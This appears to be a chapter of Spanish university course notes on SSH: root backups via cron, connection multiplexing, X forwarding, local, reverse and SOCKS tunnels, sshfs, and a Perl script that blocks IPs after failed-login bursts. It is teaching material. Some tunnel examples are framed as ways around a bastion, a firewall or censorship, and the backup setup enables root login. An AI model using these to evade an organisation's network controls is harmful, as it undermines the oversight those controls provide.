Deberá existir una entrada como esta en el fichero `~/.ssh/config`:

```
Host someserverbackup
HostName someserver
user root
IdentityFile /home/casiano/.ssh/someserverbackupidentity
BatchMode yes
```

la clave `/home/casiano/.ssh/someserverbackupidentity` ha sido publicada en `someserver`.

La máquina debe permitir el acceso al administrador vía SSH:

```
root@mylaptop:/etc/ssh# grep -i permitroot sshd_config
PermitRootLogin yes
```

El fichero de `cron`

```
casiano@mylaptop:~$ crontab -e
```

El fichero fué generado con `kcron`:

```
# backup de someserver a las 14 y a las 0 horas en disco portable
0 3,21 * * *    /home/casiano/bin/someserverbackuptoportabledisk.pl
# This file was written by KCron. Copyright (c) 1999, Gary Meyer
# Although KCron supports most crontab formats, use care when editing.
# Note: Lines beginning with "#\" indicates a disabled task.
```

Comprobación de la Copia

Es necesario comprobar que las copias se están haciendo correctamente. En mi agenda pongo una tarea que consiste en comprobar la copia. En mi home en cada una de máquinas hay un fichero `AUTOMATICBACKUPCHECKOUT` que contiene la fecha. Si la copia de seguridad de dicho fichero contiene la fecha del día anterior, es señal de que el proceso copió el fichero. En el momento de comprobar la copia actualizo manualmente la fecha almacenada en dicho fichero. Este proceso es facilitado por el siguiente guión:

```
casiano@mylaptop:~/bin$ cat -n checkbackup
 1  #!/bin/bash
 2  for f in /backup/someserver/home/casiano/AUTOMATICBACKUPCHECKOUT \
             /media/PORTABLE/someserver/home/casiano/AUTOMATICBACKUPCHECKOUT;  do
 3    echo "Observe the date of $f:";
 4    ls -l $f;
 5
 6    echo "Contents of $f";
 7    echo "************************************************************";
 8    cat $f;
 9    echo "************************************************************";
10  done
11
12  echo "Now we are going to edit AUTOMATICBACKUPCHECKOUT and the backup log file,"
13  echo "press any key to continue and fill the file with today's date"
14
15  # Wait for key to be pressed
16  read -n 1
17  # Edit both remote and local files
18  vi -p scp://someserver/AUTOMATICBACKUPCHECKOUT /home/casiano/mylaptopbackup.log
```

En el caso de errores puede ser útil revisar el fichero de logs:

```
casiano@mylaptop:~$ cat backup.log
2009/05/06 15:53:42 INFO someserverbackuptoportabledisk.pl-19-main::: Executing ssh someserver
2009/05/06 15:57:12 INFO someserverbackuptoportabledisk.pl-19-main::: Executing ssh someserver
```

2.1.20. Multiplexado de Conexiones con SSH

Las versiones de OpenSSH posteriores a la 3.9 permiten que varias sesiones SSH compartan la misma conexión. Compartir la conexión significa que los procesos de establecimiento de la conexión TCP/IP, intercambio de claves, autentificación, negociación del tipo de cifrado, etc. se realizan sólamente durante la primera conexión a una máquina. Ello aumenta la eficiencia de las sucesivas conexiones a la misma máquina. Cuando se establece la primera sesión - denominada *maestra* - se crea un socket unix en el cliente. Las subsiguientes sesiones a la misma máquina se conectan a la sesión maestra usando el socket unix. La sesión maestra crea entonces una nueva conexión dentro de la sesión que es utilizada por el cliente SSH.

Para activar la compartición de la conexión ponemos las siguietnes líneas en nuestro fichero de configuración:

```
/.ssh$ head -4 config
Host *
  ControlMaster auto
  ControlPath /home/lusasoft/.ssh/sockets/%r@%h:%p
```

El valor `auto` para la opción `ControlMaster` le indica al cliente SSH que si ya existe un socket disponible se reutilice. En caso contrario se crea uno nuevo.

La opción `ControlPath` define el camino en el que se guardará dicho socket asi como localizarlo para su reutilización por las posteriores conexiones. La cadena de formato `%r@%h:%p` especifica el formato del nombre del socket. Así, después de una conexión SSH el directorio `sockets` contiene:

```
~/.ssh$ ls -ltr sockets/
total 0
srw------- 1 lusasoft lusasoft 0 2009-06-25 22:10 user@some.machine.ull.es:22
```

Por supuesto, el primer paso es crear el camino:

```
~/.ssh$ mkdir -m 700 ~/.ssh/sockets/
```

Podemos ver la mejora. En una terminal controlamos el tiemppo de ejecutar un comando remoto:

```
$ time ssh europa echo Hola!
Hola!

real    0m1.280s
user    0m0.008s
sys     0m0.004s
```

Ahora abrimos una conexión SSH con la máquina:

```
$ ssh europa
Linux europa 2.6.24-24-generic #1 SMP Wed Apr 15 15:11:35 UTC 2009 x86_64
casiano@europa:~$
```

Ahora en otra terminal volvemos a cronometrar la ejecución del comando remoto anterior:

```
$ time ssh europa echo Hola!
Hola!

real    0m0.197s
user    0m0.004s
sys     0m0.004s
```

Vemos que el tiempo ha disminuido.

Consideraciones

- Es posible usar la opción en línea de comandos `-M` para obtener el mismo efecto. Se acompaña de la opción `-S` para especificar el socket:

  ```
  ssh -M -S ~/.ssh/socket/user_at_remote remote.ull.es
  ```

  Las subsiguientes sesiones especifican la opción `-S` para especificar el socket:

  ```
  ssh -S ~/.ssh/socket/user_at_remote remote.ull.es
  ```

- Los valores posibles para la opción `-M` son:
  - `yes` Se convierte en sesión maestra
  - `no` No se convierte en maestra, busca una maestra
  - `ask` Preguntar al usuario
  - `auto` Si es la primera se convierte en maestra sino buscar una maestra
  - `autoask`
- Si se mata (por ejemplo vía `kill -9`) la sesión maestra también se matan las sesiones que comparten la conexión
- Obviamente tenemos que tener en cuenta las mismas consideraciones de seguridad hechas para otros mecanismos que implican la comunicación vía sockets.

2.1.21. Conexiones X y Tunneling

El uso de las X bajo encapsulado dentro de la conexión `ssh` es un ejemplo de *tunneling*. Tunneling o redireccionamiento de puertos (*port forwarding*) es una técnica que permite redireccionar tráfico TCP inseguro a través de SSH.

Para establecer una conexión gráfica use la opción `-X`.

```
$  ssh -X loginname@machine1
lhp@nereida:~$ ssh -X orion
Linux machine1 2.6.8-2-686 #1 Tue Aug 16 13:22:48 UTC 2005 i686 GNU/Linux
$ echo $DISPLAY
localhost:10.0
```

En el sistema de ventanas X un *display* consiste en un teclado, un ratón y una pantalla. Cuando se invoca un cliente X este necesita saber que *DISPLAY* utilizar. Un display queda determinado por una cadena de la forma `HOST:n.v`, donde:

- `HOST` es el nombre de la máquina que ejecuta el X server que controla el display
- `n` es el número de display, un entero. X permite que hayan múltiples displays conectados a un servidor

- v Es el número de pantalla. Un display puede tener múltiples pantallas. X soporta múltiples displays virtuales en un mismo display físico.

El hecho de que $DISPLAY valga localhost:10.0 se traduce en la instrucción: *'conéctate con TCP al puerto 10+6000 = 6010'*. La aplicación ejecutándose en orion, por ejemplo xclock se conectará al puerto 6010 de localhost (orion). El daemon de ssh en orion esta ya escuchando en ese puerto y redirige la salida gráfica en ese puerto através del puerto 22 de orion hacia el cliente. El mensaje está cifrado. El mensaje cifrado es recibido por el cliente el cuál lo descifra y lo envía descifrado al servidor X local. Obsérvese que el puerto 6010 de orion sólo es accedido desde orion. No hay por tanto necesidad de dejar los puertos del servicio X 6000 en adelante abiertos al exterior.

Comprobemos lo dicho con un ejemplo. Primero nos conectamos a una máquina solicitando redireccionamiento de las X y comprobamos donde esta puesto el DISPLAY:

```
lusasoft@LusaSoft:~$ ssh -X pp2@europa.deioc.ull.es
pp2@europa:~$ env | grep -i displa
DISPLAY=localhost:21.0
pp2@europa:~$
```

Ahora arrancamos una segunda sesión SSH, pero no solicitamos redirección de las X. Establecemos la variable DISPLAY al valor que tenemos en la otra sesión y reutilizamos el servicio de redirección:

```
lusasoft@LusaSoft:~$ ssh pp2@europa.deioc.ull.es
pp2@europa:~$ export DISPLAY=localhost:21.0
pp2@europa:~$ xclock &  # Aparece un reloj en nuestro escritorio
[1] 5904
pp2@europa:~$
pp2@europa:~$ konsole & # Aparece una consola KDE en el escritorio
[2] 5906
pp2@europa:~$ kbuildsycoca running...
Reusing existing ksycoca
kdecore (KProcess): WARNING: _attachPty() 10
```

Es posible especificar también el redireccionamiento de las X con la opción `ForwardX11 yes` en el fichero de configuración.

Si no funciona el tunneling de las X puede ser debido a la configuración de ssh. Habra que comprobar los ficheros de configuración del cliente ssh_config y del servicio sshd_config. Habitualmente la configuración por defecto desabilita el redireccionamiento de las X. Para permitirlo hay que poner:

```
X11Forwarding yes
```

y las siguientes líneas en el fichero de configuración del cliente /etc/ssh/ssh_config:

```
ForwardAgent yes
ForwardX11 yes
```

Por ejemplo:

```
$ grep X11 /etc/ssh/ssh*fig
/etc/ssh/ssh_config:#   ForwardX11 no
/etc/ssh/ssh_config:#   ForwardX11Trusted yes
/etc/ssh/sshd_config:X11Forwarding yes
/etc/ssh/sshd_config:X11DisplayOffset 10
```

El servicio ssh modifica automáticamente la variable de entorno DISPLAY a un valor de la forma hostname:n donde hostname es el nombre de la máquina en la que se ejecuta la shell y n es un entero. El usuario no debería establecer el valor de esta variable manualmente.

Un Desktop Environment Remoto vía SSH: Gnome

Supongamos que tenemos KDE en la máquina local. Nos conectamos a la máquina remota con redirección de las X:

```
pp2@nereida:~/pp2bin$ ssh -X -v beowulf
```

Ahora podemos establecer un escritorio Gnome sin mas que invocarlo en la máquina remota:

```
casiano@beowulf:~$ gnome-session &
```

Ejercicio 2.1.18. *Abrimos un navegador (mozilla o equivalente). Abra otra aplicación gráfica (un juego). Cierre el desktop remoto. ¿Se cierra el navegador?. ¿Se cierra el juego?*

Observe que procesos suyos se están ejecutando en la máquina remota después de cerrado el desktop gráfico:

```
casiano@beowulf:~$ ps -fA | grep casiano
casiano    302     1  0 13:34 ?        00:00:00 xscreensaver -nosplash
casiano    900     1  0 13:45 pts/2    00:00:01 /usr/lib/iceape/iceape-bin -browser
casiano    953 32648  0 13:48 pts/2    00:00:00 ps -fA
casiano    954 32648  0 13:48 pts/2    00:00:00 grep casiano
```

Es posible que tenga que matar alguno:

```
casiano@beowulf:~$ kill -9 302
debug1: channel 11: FORCE input drain
casiano@beowulf:~$ debug1: channel 11: free: x11, nchannels 5
```

Ejercicio 2.1.19. *Conecte de nuevo con redirección de las X a la máquina remota:*

```
pp2@nereida:~/pp2bin$ ssh -X -v beowulf
```

Inicie el escritorio de `KDE` *:*

```
$ startkde
```

¿Que ocurre?

Desktop Remoto desde una de las Consolas Alternativas

1. Entre en una de las terminales alternativas pulsando `CTRL-ALT-F2` (o cualquier otra `TTY` alternativa). Ahora podemos conmutar entre las terminales desde `ALT-F1` hasta `ALT-F6`. Para volver a la sesión gráfica actual pulsamos `ALT-F7`.

2. Entre en la primera terminal con `ALT-F1`. Introduzca un login y una password. No tiene por que ser el mismo usuario que tiene en la otra sesión.

3. Ahora desde la nueva terminal en la que hemos entrado tecleamos

   ```
   $ xinit -- :1 vt12
   ```

   El programa xinit inicia las X. También puede usarse startx, que es un front-end para xinit.

   Por defecto xinit y startx arrancan las X en el display `:0` y a continuación una xterm. Cuando la xterm termina se elimina el servicio X. También suele ser posible terminar las X presionando la combinación Control-Alt-Backspace. En general, xinit arranca un servidor X y ejecuta un cierto script. Lo normal es que este script corra un cierto número de programas y finalmente un gestor de ventanas.

   La sintáxis de `xinit` es:

```
xinit [ [ client ] options ] [ -- [ server ] [ display ] options ]
```

- La opción `:1` hace que usemos un display alternativo al que se está usando (probablemente el `:0`). Si se quieren ejecutar múltiples servicios X en la misma máquina, cada uno debe tener un número de display distinto.
- El argumento `vt12` es opcional, y asocia la sesión gráfica con la tecla `ALT-F12` en vez de asociarla con la primera que esté disponible. Si no especificamos esta opción continuaría en `F8`, etc. Si queremos iniciar mas sesiones deberemos especificar DISPLAYs alternativos :2, :3, etc.

4. Ahora nos conectamos via SSH a la máquina remota y comenzamos `startkde` u otro entorno gráfico.
5. Podemos conmutar entre las dos sesiones pulsando `CTRL-ALT-F7` y `CTRL-ALT-F12`

CygWin

Con una instalación de *Cygwin* en su máquina Windows (Véase http://www.cygwin.com) arranque una `xterm` . Haga una conexión con X forwarding a la máquina UNIX:

```
$ ssh -X user@beowulf
```

Ahora puede arrancar un desktop (o cualquier otro programa gráfico) contra la máquina windows sin mas que hacer

```
$startkde
```

Véase una captura de pantalla (screenshot) en http://x.cygwin.com/screenshots/cygx-xdmcp-kde3.1-20031224-001

Véase También

- X Over SSH2 - A Tutorial
- Remote X Apps mini-HOWTO
- SSH: Introduction, Setup, and Basic Problem Resolution

2.1.22. Tunneling Directo

Tunneling es la capacidad de un protocolo de red para encapsular otro protocolo o sesión. Por ejemplo el protocolo windows `SMB` para la compartición de archivos es inseguro. Es posible establecer un tunel que rutea todo el tráfico SMB através de una conexión SSH.

Se puede hacer tunneling con `ssh` usando las opciones `-L` (local) y `R` (remoto). Una llamada de la forma:

```
ssh -L [bind_address:]port:host:hostport machine
```

Especifica que el puerto `port` en la máquina cliente debe ser redirigido al puerto `hostport` en la máquina `host` (donde quien es `host` es evaluado en el lado remoto).

Se crea un proceso en el cliente que escucha en el puerto `port`[4]. Cuando se hace una conexión a ese puerto se la redirige cifrada hasta `machine` y desde alli hasta el puerto `hostport` en la máquina remota `host`.

Por ejemplo, el comando:

```
mimaquina:~> ssh -N -L 1048:localhost:80 orion &
```

[4]ligado a la dirección opcional `bind_address` (127.0.0.1 si no se especifica)

establece un tunel cifrado entre el puerto 1048[5] de `mimaquina` y el 80 de `orion` (la referencia a `localhost` en `1048:localhost:80` es relativa a `orion`). Ahora podemos navegar mediante una conexión a `localhost` por el puerto 1048:

```
mimaquina:~> lynx localhost:1048/~casiano/pp2/pp20506/index.html
```

La parte de conexión que transcurre entre `orion` y `mimaquina` será cifrada.

Otro ejemplo. Supongamos que estamos en un país en el que esta prohibido visitar google, pero disponemos de acceso a una máquina `europa` en otro país mas liberal. Podemos hacer:

```
$ ssh -N -L9000:www.google.com:80 europa &
```

y ahora apuntar el navegador a `http://localhost:9000`. La parte de navegación entre nuestro portátil y `europa` va cifrada.

La opción `-L` indica redireccionamiento local: el cliente TCP está en la máquina local, junto con el cliente SSH. La opción va seguida de tres números:

- Un puerto local en el que escuchar,
- La máquina remota
- El puerto en la máquina remota

El camino que siguen los datos es como sigue:

1. El cliente HTTP envía sus peticiones al puerto local
2. El cliente SSH local lee la petición en el puerto local encripta los datos y los envía por medio de la conexión SSH hasta el servidor
3. El servicio SSH en el servidor desencripta los datos y los envía al servidor HTTP que escucha en el puerto 80
4. Los datos recorren el camino inverso desde el servidor hasta la máquina local

Es posible especificar el redireccionamiento de puertos en el fichero de configuración usando la clave `LocalForward` :

```
LocalForward 1048 remote:80
```

Ejercicio 2.1.20. *Repita el ejemplo anterior usando una máquina del laboratorio y una máquina externa.*

Alcanzando via SSH máquinas en una intranet

Queremos acceder desde la máquina externa `micasa` a una máquina dentro de la red corporativa cuyo nombre es `millo`.

El paso habitual es conectarse a una máquina bastión cuyo nombre es `bastion` y desde alli hacer `ssh` hasta `millo`.

La conexión puede establecerse directamente abriendo primero un tunel directo SSH con el comando:

```
micasa:~> ssh -N -L2001:millo:22 bastion
```

El comando establece una conexión `ssh` con `bastion` e indica que los datos deben ser ruteados (crudos, sin encriptar) desde `bastion` hasta `millo`. Además establece un proceso en `micasa` que redirige el puerto local 2001 hacia la conexión `ssh`.

A partir de este momento puedo conectarme directamente a la máquina `millo` sin mas que conectarme a `localhost` en el puerto 2001:

[5] Cualquier puerto entre 1024 y 65535 es válido

```
micasa:~$ ssh -p 2001 localhost
The authenticity of host '[localhost]:2001 ([127.0.0.1]:2001)' can't be established.
RSA key fingerprint is ..........................................
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:2001' (RSA) to the list of known hosts.
Last login: Mon May 18 18:48:56 2009 from ..............

casiano@millo~$
```

Los pasos que ocurren son los siguientes:

1. La conexión `ssh` desde `micasa` envía datos al puerto 2001

   ```
   micasa:~$ ssh -p 2001 localhost
   ```

2. El tunel `ssh` establecido anteriormente los recoge desde 2001 y los lleva hasta el puerto 22 del cortafuegos `bastion`. El daemon SSH en el cortafuegos coopera ya que se trata de una conexión `ssh` por el puerto 22

3. El servidor `SSH` en `bastión` desencripta y redirige los datos (sin que ocurra un segundo cifrado) al puerto 22 de la máquina `millo`

4. El servidor `ssh` en `millo` recibe los datos, los procesa y envía la correspondiente respuesta en orden inverso

Obsérvese que la aparición del nombre de host `millo` en el comando de conexión

```
micasa:~> ssh -N -L2001:millo:22 casiano@bastion
```

se resuelve en `bastion` y no en la máquina local.

2.1.23. Creación de un Tunel Inverso

Supongamos que en una red interna de una institución se permiten las conexiones `ssh` hacia fuera pero no las conexiones directas de entrada. Las conexiones de entrada deben ocurrir pasando por una máquina bastión. Es posible usar un *tunel inverso* para poder acceder a una máquina concreta de la red sin pasar por el bastión.

Estando en la máquina de la institución (máquina `escuela`) establecemos la siguiente conexión con la máquina fuera de la red (`micasa`):

```
usuario@escuela:~$ ssh -R 2048:localhost:22 micasa
Password:
Linux micasa 2.4.20-perfctr #6 SMP vie abr 2 18:36:12 WEST 2004 i686
You have mail.
Last login: Fri Mar 23 12:25:08 2007 from escuela
micasa:~>
```

Ahora establecemos en `micasa` una conexión por el puerto 2048 a `micasa`:

```
usuario@micasa:~$ ssh -p 2048 localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
RSA key fingerprint is 1b:8f:55:d1:ea:7c:fb:0c:84:ec:fa:33:9a:54:f8:91.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (RSA) to the list of known hosts.
usuario@localhost's password:
Linux escuela 2.6.15-1-686-smp #2 SMP Mon Mar 6 15:34:50 UTC 2006 i686
......
Last login: Fri Mar 23 12:36:54 2007 from micasa
usuario@escuela:~$
```

La conexión es redirigida hacia la máquina en la intranet en forma segura.

La sintáxis general de esta forma de uso de `ssh` es:

```
ssh -R [bind_address:]port:host:hostport machine
```

La opción `-R` especifica que el puerto `port` del servidor remoto debe ser redirigido al puerto `hostport` del servidor `host` via el lado local.

Esto funciona porque el servidor SSH pone un proceso que escucha el puerto en el lado remoto (el 2048 en el ejemplo) y cuando ocurre una conexión a ese puerto la redirige al canal seguro hasta el cliente SSH, el cual conecta con la máquina `host` por el puerto `hostport`.

Puede usar cualquier número de puerto mayor que 1024 y menor que 32768.

Ejercicio 2.1.21. *Pruebe a cerrar la conexión* `ssh` *iniciada en* `escuela`*. ¿Que ocurre? ¿Se cierra la conexión inversa?*

Ejercicio 2.1.22. *¿Existe límite al número de conexiones inversas que puede recibir sobre un tunel dado?*

Ejercicio 2.1.23. *¿Puedo usar la conexión inversa para una conexión* `sftp`*,* `scp`*, etc? Pruebe:*

- `usuario@micasa::~> scp -p -P 2048 /tmp/ssh.txt usuario@localhost:`
- `usuario@micasa::~> sftp -oPort=2048 usuario@localhost`
- `usuario@micasa::~> slogin -p 2048 usuario@localhost`

Ejercicio 2.1.24. *¿Puede usarse un tunel inverso con aplicaciones X? Pruebe a hacer algo como esto:*

```
usuario@millo:~$ ssh -N -X -R 2048:localhost:22 micasa
```

y después:

```
usuario@micasa~$ ssh -X -p 2048 localhost
Last login: Wed May 20 17:47:46 2009 from XXXXXXXXXXXXXXXXXXXXX
usuario@millo:~$ xclock &
[1] 6895
```

¿Funciona?

2.1.24. SSH como Proxy SOCKS

SOCKS

SOCKS es un protocolo de internet que facilita el encaminamiento de paquetes entre aplicaciones cliente-servidor via un servidor proxy. Proxying - en general - se refiere a la conexión entre dos redes a nivel de aplicación, sin que conlleve permitir una conexión directa al nivel de red.

SOCKS es por tanto un protocolo de red de representación que permite a las máquinas en un lado del servidor SOCKS un acceso completo a las máquinas en el otro lado del servidor SOCKS. A menudo SOCKS es usado como un cortafuegos de red, redirigiendo solicitudes de conexión entre máquinas a ambos lados del servidor SOCKS. El servidor SOCKS autentifica y autoriza las solicitudes, establece una conexión proxy y permite el paso de los datos entre las máquinas.

Por ejemplo, quiero descargar una página desde un servidor web en una intranet en la ULL. Supongamos que no puedo porque un cortafuegos lo impide. Hago que mi navegador comunique con el servidor proxy. El proxy envía envía la petición al servidor web y envía los datos recibidos a mi navegador.

Una desventaja habitual del uso de proxys a nivel de aplicación es la ausencia de transparencia: sólo los programas escritos con soporte al esquema de representación particular podrán acceder al mismo. Sin embargo SOCKS no es específico de un protocolo de alto nivel como HTTP o SMTP. Provee servicios generales: establecer una conexión TCP, trazear una ruta, señalar un host, etc. Muchos de estos servicios se sitúan en la frontera entre aplicaciones y librerías que proveen acceso a servicios de red. Una consecuencia de este alto nivel es que es posible hacer que aplicaciones que no estaban preparadas para SOCKS funcionen con SOCKS mediante un simple reemplazo de las viejas librerías dinámicas adecuadas por versiones de las librerías que están preparadas para funcionar con SOCKS.

La Opción `-D port`

La opción `-D [bind_address:]port` del cliente `ssh` especifica une redirección de puertos a nivel de aplicación (dinámica). Funciona asignando un socket para la escucha en el lado local. Cuando se haga una conexión a dicho puerto los datos son transmitidos a través del canal seguro y el protocolo de la aplicación es utilizado para determinar a donde conectarse desde la máquina remota. ssh actúa como un servidor SOCKS[6]. Actualmente se soportan los protocolos SOCKS4 y SOCKS5. Esto se conoce como *redirección de puertos dinámica* (en inglés *dynamic port forwarding*). Puede ser establecida también en el fichero de configuración.

Veamos un ejemplo. Supongamos que estamos en un internet-café o en una conferencia o en el campus de la universidad donde no estamos seguros de que los datos que se envían sobre la red inalámbrica no puedan estar siendo leídos. Queremos establecer un tunel seguro para la navegación, consulta del correo, etc. Estando en mi portátil escribo:

```
$ ssh -N -D 9999 europa &
```

Ahora en mi navegador `firefox` (estos pasos pueden cambiar dependiendo de la versión):

```
editar
  => preferencias
    => configuración
```

o bien

```
editar
  => preferencias
    => avanzado
      => red
       => configuración
```

En la ficha que aparece, relleno la entrada `Servidor SOCKS`:

```
Servidor SOCKS: localhost      Puerto: 9999
```

Ahora visito con el navegador una página que indique mi IP de origen. Una de estas puede valer:

- http://www.tracemyip.org/ o
- http://whatismyipaddress.com/ o
- http://www.hide-my-ip.com/

El servidor HTTP indica que la IP del navegador es la de `europa` no la del portatil.

También podemos usar curl (curl es un programa parecido a wget pero con mayor número de funcionalidades. Véase http://curl.haxx.se/ y la entrada de la Wikipedia para cURL) con el servidor SOCKS creado:

```
$ curl --socks5 localhost:9999 -dump http://www.tracemyip.org/ | egrep '[0-9]+\.[0-9]+\.[0-9]+
```

Esto descargará la página en `http://www.tracemyip.org/` y la filtrará mediante la regexp pasada a egrep. Podremos ver como la dirección IP detectada es la de la máquina remota (`europa`).

Además la comunicación entre la máquina remota y mi portatil va cifrada.

Ejercicio 2.1.25. *Averigue si la navegación web desde su ordenador ocurre a través de un proxy. Si es así, ¿Cuál es la dirección IP de ese proxy?*

[6] sólo el root podrá redirigir puertos privilegiados

El programa `tsocks`

Sin embargo no todos los programas vienen preparados para coonectarse a un proxy SOCKS. Si es el caso que el programa que nos interesa no provee opciones para conectarse a un proxy SOCKS podemos utilizar el programa tsocks, el cuál permite una conexión transparente con un servidor SOCKS.

Requiere que las opciones se pongan en un fichero de configuración:

```
$ cat .tsocks.conf
server = 127.0.0.1
server_port = 9999
```

Si no somos el administrador debemos indicar donde se encuentra nuestro fichero de configuración:

```
$ cat bin/viaservername
#!/bin/sh

TSOCKS_CONF_FILE=$HOME/.tsocks.conf
export TSOCKS_CONF_FILE
exec tsocks "$@"
```

Ahora podemos ejecutar un comando sin soporte SOCKS como wget via el proxy SOCKS:

```
$ viaservername wget http://www.tracemyip.org/
--12:01:17--  http://www.tracemyip.org/
           => ‘index.html.2’
Resolviendo www.tracemyip.org... 66.7.206.179
Conectando a www.tracemyip.org|66.7.206.179|:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: no especificado [text/html]
....
12:01:18(61.01 KB/s) - ‘index.html.2’ guardado [31497]
```

Veamos la dirección IP de origen en el fichero `index.html`

```
$ egrep '[0-9]+\.[0-9]+\.[0-9]+' index.html
...  value = "remote SSH server IP" type="text" ...
```

Véase También

- http://www.plenz.com/tunnel-everything
- http://ubuntu.wordpress.com/2006/12/08/ssh-tunnel-socks-proxy-forwarding-secure-browsing/
- http://systemadmin.es/2009/04/crear-un-proxy-socks-mediante-ssh

2.2. Montando un Disco Remoto via SSH

La utilidad sshfs (http://fuse.sourceforge.net/sshfs.html), basada en FUSE (http://fuse.sourceforge.net/) provee un servicio para acceder a ficheros remotos via SSH.

Para ponerlo en marcha lleva a cabo estos pasos:

1. Instale el paquete `sshfs`

   ```
   $sudo apt-get install sshfs
   ```

2. Cree un directorio para el montaje:

```
root@europa:~# cd /media
root@europa:/media# mkdir orion
root@europa:/media# chown -R casiano.users orion/
```

3. Asegúrese que el usuario pertenece al grupo `fuse`:

```
root@europa:/media# adduser casiano fuse
```

4. Ahora el usuario `casiano` puede montar la parte que desee del sistema de archivos de la máquina `orion` en `europa`:

```
casiano@europa:~$ sshfs orion:/home/casiano /media/orion
```

5. A continuación es posible acceder a los ficheros:

```
casiano@europa:~$ ls -ltr /media/orion/*.gz
-rw-r--r-- 1 lgforte lgforte  48098 2007-09-02 13:41 /media/orion/GRID-Machine-0.074.tar.
-rw-r--r-- 1 lgforte lgforte  40759 2008-08-08 12:08 /media/orion/Remote-Use-0.02.tar.gz
-rw-r--r-- 1 lgforte lgforte  62823 2008-10-12 22:52 /media/orion/Remote-Use-0.04.tar.gz
-rw-r--r-- 1 lgforte lgforte    916 2008-12-01 13:54 /media/orion/pi.tar.gz
-rw-r--r-- 1 lgforte lgforte 428564 2009-04-03 10:52 /media/orion/mm.tar.gz
```

Véase También

- http://apps.sourceforge.net/mediawiki/fuse/index.php?title=FAQ#How_can_I_umount_a_filesystem.3F

2.3. Protegiéndose contra Ataques con Diccionarios

```
#!/usr/bin/perl -w
use Sys::Syslog;

$max=10; # maximum permited atempts

$watchfile=         '/var/log/messages';
$iptables=          '/sbin/iptables';
$iptables_save=     '/sbin/iptables-save';
$iptables_restore=  '/sbin/iptables-restore';
$cfgfile=           '/etc/sysconfig/iptables';

open(LFILE, "<$watchfile");

%tries=();      # number of attempts per ip
%blocked=();    # already blocked ip's

# restore iptables configuration
`$iptables_restore < $cfgfile`;

# load currently blocked ips from iptable list
open(IPTPIPE, "$iptables -L -v -n|");
$blockChain=0;
while (<IPTPIPE>){
  $blockChain=1 if (/^Chain block \(\d+ references\)$/);
  next unless $blockChain;
  last if (/^$/ );
```

```
  $blocked{$1}=1 if (/(\d+\.\d+\.\d+\.\d+)/);
}
close IPTPIPE;

$blk_ips=join(", ",keys(%blocked));
syslog('warning',"sshwatch.pl started. currently blocked ip's are: $blk_ips");

# watch the messages file
while (1) {
  for ($curpos = tell(LFILE); $_ = <LFILE>; $curpos = tell(LFILE)) {
    if (/sshd\[\d+\]: Failed password for .+ from \D+(\d+\.\d+\.\d+\.\d+)/) {
      $ip=$1;
      next if defined($blocked{$ip});
      $tries{$ip}+=1;
      if ($tries{$ip} eq $max){
         `$iptables -I block -s $ip -j DROP ; $iptables_save > $cfgfile`;
         $blocked{$ip}=1;
         syslog('warning', "IP $ip has been blocked !");
      }
    }
  }
  sleep 1;
  seek(LFILE, $curpos, 0);
}

=head1 NAME

sshwatch.pl

=head1 Author

Dragos Constantinescu, dragos@venus.nipne.ro

=head1 DESCRIPTION

This script watches the system log file for dictionary sshd attacks and
automaticaly block the attacker ip after specified number of attempts
before first use:
 1. create a new iptables chain "block" : iptables -N block
 2. insert a rule in the input chain to send all input packages to "block":
    iptables -I INPUT -i eth0 -j block
 3. save your current iptables configuration: iptables-save > /etc/sysconfig/iptables

=head1 README

This script watches the system log file for dictionary sshd attacks and
automaticaly block the attacker ip after specified number of attempts

=head1 PREREQUISITES

You need Sys::Syslog and iptables

=head1 COPYRIGHT
```

```
Copyright 2005, Dragos Constantinescu.  All rights reserved.  This program is
free software.  It may be used, redistributed, and/or modified under
the same terms as Perl itself.

=pod SCRIPT CATEGORIES

Networking
UNIX/System_administration

=cut
```

Véase También: Sobre Ataques con Diccionario

- sshwatch-0.01.pl
- Recommended Secure Shell (SSH) Configuration
- Bansshee: my answer to SSH dictionary attacks
- Stopping SSH Brute Force Attacks
- BLOCKSSHD y Evitando ataques por fuerza bruta en ssh

Véase También: Sobre iptables

- man iptables
- man iptables-save
- Linux Server Administration by Mark Rais
- Introduction to iptables
- Introduction to netfilter/iptables. Configuring firewalls for Linux (kernel 2.4.x) using netfilter/iptables
- Introduction to iptables
- Wikipedia iptables
- netfilter.org
- Iptables Tutorial 1.2.2
- IPTABLES: Manual práctico
- The iptablesrocks.org iptables firewall setup guide (PDF)
- Building Internet Firewalls, 2nd Edition
- Linux Administrator's Security Guide
- Unix Security Free Books

2.4. Distributed Shell: dsh

```
casiano@europa:/tmp/Net-DBus-0.33.1/examples$ dsh -w orion,beowulf,nereida uname -a
orion  : Linux orion 2.6.8-2-686 #1 Tue Aug 16 13:22:48 UTC 2005 i686 GNU/Linux
beowulf: Linux beowulf 2.6.15-1-686-smp #2 SMP Mon Mar 6 15:34:50 UTC 2006 i686 GNU/Linux
nereida: Linux nereida.deioc.ull.es 2.6.18-5-686 #1 SMP Mon Dec 24 16:41:07 UTC 2007 i686 GNU/
```

- http://www.netfort.gr.jp/ dancer/software/dsh.html.en
- http://tldp.org/HOWTO/openMosix-HOWTO/x555.html

2.5. Conexión Automática ssh con `Net::SSH::Perl`

Un módulo que provee acceso a una API ssh es `Net::SSH::Perl` . Esta escrito totalmente en Perl. Permite la introducción de la palabra clave como argumento.

2.5.1. Perl SSH

El siguiente código proporciona un comando `pssh` que es una versión Perl del comando `ssh`. Al estar todo el código escrito en Perl nos proporciona un cliente bastante independiente del sistema operativo:

```
pp2@nereida:/tmp/Net-SSH-Perl-1.30/eg$ cat -n pssh
 1  #!/usr/bin/perl -w
 2  # $Id: pssh,v 1.16 2001/04/28 05:28:40 btrott Exp $
 3
 4  use strict;
 5
 6  use Net::SSH::Perl;
 7  use Getopt::Long;
 8
 9  my %opts;
10  Getopt::Long::Configure('no_ignore_case');
11  GetOptions(\%opts, "c=s", "l=s", "p=i", "i=s@", "v", "t", "C", "o=s@", "V", "2", "1");
12
13  if ($opts{V}) {
14      print Net::SSH::Perl->version_string, "\n";
15      exit;
16  }
17
18  my($host, $cmd) = @ARGV;
19
20  die "usage: pssh [options] hostname [command]"
21      unless $host;
22
23  my %cipher_map = (
24      idea => 'IDEA',
25      des  => 'DES',
26      '3des' => 'DES3',
27      blowfish => 'Blowfish',
28  );
29
30  my %args;
